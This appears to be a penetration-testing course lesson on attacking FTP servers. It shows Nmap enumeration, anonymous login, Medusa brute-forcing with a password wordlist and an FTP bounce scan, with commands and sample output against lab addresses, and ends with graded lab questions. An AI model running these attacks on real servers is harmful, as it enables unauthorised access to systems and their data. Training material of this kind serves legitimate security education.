Attacking FTP

The File Transfer Protocol (FTP) is a standard network protocol used to transfer files between computers. It also performs directory and files operations, such as changing the working directory, listing files, and renaming and deleting directories or files. By default, FTP listens on port TCP/21.

To attack an FTP Server, we can abuse misconfiguration or excessive privileges, exploit known vulnerabilities or discover new vulnerabilities. Therefore, after gaining access to the FTP Service, we need to be aware of the content in the directory so we can search for sensitive or critical information, as we previously discussed. The protocol is designed to trigger downloads and uploads with commands. Thus, files can be transferred between servers and clients. A file management system is available to the user, known by the operating system. Files can be stored in folders, which may be located in other folders. This results in a hierarchical directory structure. Most companies use this service for software or website development processes.

Enumeration

Nmap default scripts -sC includes the ftp-anon Nmap script which checks if a FTP server allows anonymous logins. The version enumeration flag -sV provides interesting information about FTP services, such as the FTP banner, which often includes the version name. We can use the ftp client or nc to interact with the FTP service. By default, FTP runs on TCP port 21.

Nmap

Nmap

```
ipp@htb[/htb]$ sudo nmap -sC -sV -p 21 192.168.2.142

Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-10 22:04 EDT
Nmap scan report for 192.168.2.142
Host is up (0.00054s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--   1 1170     924            31 Mar 28  2001 .banner
| d--x--x--x   2 root     root         1024 Jan 14  2002 bin
| d--x--x--x   2 root     root         1024 Aug 10  1999 etc
| drwxr-srwt   2 1170     924          2048 Jul 19 18:48 incoming [NSE: writeable]
| d--x--x--x   2 root     root         1024 Jan 14  2002 lib
| drwxr-sr-x   2 1170     924          1024 Aug  5  2004 pub
|_Only 6 shown. Use --script-args ftp-anon.maxlist=-1 to see all.
```

Misconfigurations

As we discussed, anonymous authentication can be configured for different services such as FTP. To access with anonymous login, we can use the anonymous username and no the password. This will be dangerous for the company if read and write permissions have not been set up correctly for the FTP service. Because with the anonymous login, the company could have stored sensitive information in a folder that the anonymous user of the FTP service could have access to.

This would enable us to download this sensitive information or even upload dangerous scripts. Using other vulnerabilities, such as path traversal in a web application, we would be able to find out where this file is located and execute it as PHP code, for example.

Anonymous Authentication

Anonymous Authentication

```
ipp@htb[/htb]$ ftp 192.168.2.142

Connected to 192.168.2.142.
220 (vsFTPd 2.3.4)
Name (192.168.2.142:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0               9 Aug 12 16:51 test.txt
226 Directory send OK.
```

Once we get access to an FTP server with anonymous credentials, we can start searching for interesting information. We can use the commands ls and cd to move around directories like in Linux. To download a single file, we use get, and to download multiple files, we can use mget. For upload operations, we can use put for a simple file or mput for multiple files. We can use help in the FTP client session for more information.

In the Footprinting module, we cover detailed information about possible misconfigurations of such services. For example, many different settings can be applied to an FTP server, and some of them lead to different options that could cause possible attacks against that service. However, this module will focus on specific attacks rather than finding individual misconfigurations.

Protocol Specifics Attacks

Many different attacks and methods are protocol-based. However, it is essential to note that we are not attacking the individual protocols themselves but the services that use them. Since there are dozens of services for a single protocol and they process the corresponding information differently, we will look at some.

Brute Forcing

If there is no anonymous authentication available, we can also brute-force the login for the FTP services using a list of the pre-generated usernames and passwords. There are many different tools to perform a brute-forcing attack. Let us explore one of them, Medusa. With Medusa, we can use the option -u to specify a single user to target, or you can use the option -U to provide a file with a list of usernames. The option -P is for a file containing a list of passwords. We can use the option -M and the protocol we are targeting (FTP) and the option -h for the target hostname or IP address.

> **Note:** Although we may find services vulnerable to brute force, most applications today prevent these types of attacks. A more effective method is Password Spraying.

Brute Forcing with Hydra

Brute Forcing with Hydra


```
ipp@htb[/htb]$ medusa -u fiona -P /usr/share/wordlists/rockyou.txt -h 10.129.203.7 -M ftp

Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
ACCOUNT CHECK: [ftp] Host: 10.129.203.7 (1 of 1, 0 complete) User: fiona (1 of 1, 0 complete
ACCOUNT CHECK: [ftp] Host: 10.129.203.7 (1 of 1, 0 complete) User: fiona (1 of 1, 0 complete
ACCOUNT CHECK: [ftp] Host: 10.129.203.7 (1 of 1, 0 complete) User: fiona (1 of 1, 0 complete
ACCOUNT FOUND: [ftp] Host: 10.129.203.7 User: fiona Password: family [SUCCESS]
```

FTP Bounce Attack

An FTP bounce attack is a network attack that uses FTP servers to deliver outbound traffic to another device on the network. The attacker uses a PORT command to trick the FTP connection into running commands and getting information from a device other than the intended server.

Consider we are targeting an FTP Server FTP_DMZ exposed to the internet. Another device within the same network, Internal_DMZ, is not exposed to the internet. We can use the connection to the FTP_DMZ server to scan Internal_DMZ using the FTP Bounce attack and obtain information about the server's open ports. Then, we can use that information as part of our attack against the infrastructure.



Source: https://www.geeksforgeeks.org/what-is-ftp-bounce-attack/

The Nmap -b flag can be used to perform an FTP bounce attack:

FTP Bounce Attack

```
ipp@htb[/htb]$ nmap -Pn -v -n -p80 -b anonymous:password@10.10.110.213 172.17.0.2

Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-27 04:55 EDT
Resolved FTP bounce attack proxy to 10.10.110.213 (10.10.110.213).
Attempting connection to ftp://anonymous:password@10.10.110.213:21
Connected:220 (vsFTPd 3.0.3)
Login credentials accepted by FTP server!
Initiating Bounce Scan at 04:55
FTP command misalignment detected ... correcting.
Completed Bounce Scan at 04:55, 0.54s elapsed (1 total ports)
Nmap scan report for 172.17.0.2
Host is up.

PORT   STATE  SERVICE
80/tcp open http

<SNIP>
```

Modern FTP servers include protections that, by default, prevent this type of attack, but if these features are misconfigured in modern-day FTP servers, the server can become vulnerable to an FTP Bounce attack.

Start Instance

∞ / 1 spawns left

Waiting to start...

Questions

Answer the question(s) below to complete this Section and earn cubes!

Cheat Sheet | Get VPN Key

Target: Click here to spawn the target system!

+ 1 What port is the FTP service running on?

Submit your answer here... | Submit

+ 1 What username is available for the FTP server?

Submit your answer here... | Submit

+ 1 Use the discovered username with its password to login via SSH and obtain the flag.txt file. Submit the contents as your answer.

Submit your answer here... | Submit

Previous | Next

My Workstation

OFFLINE

Start Instance

∞ / 1 spawns left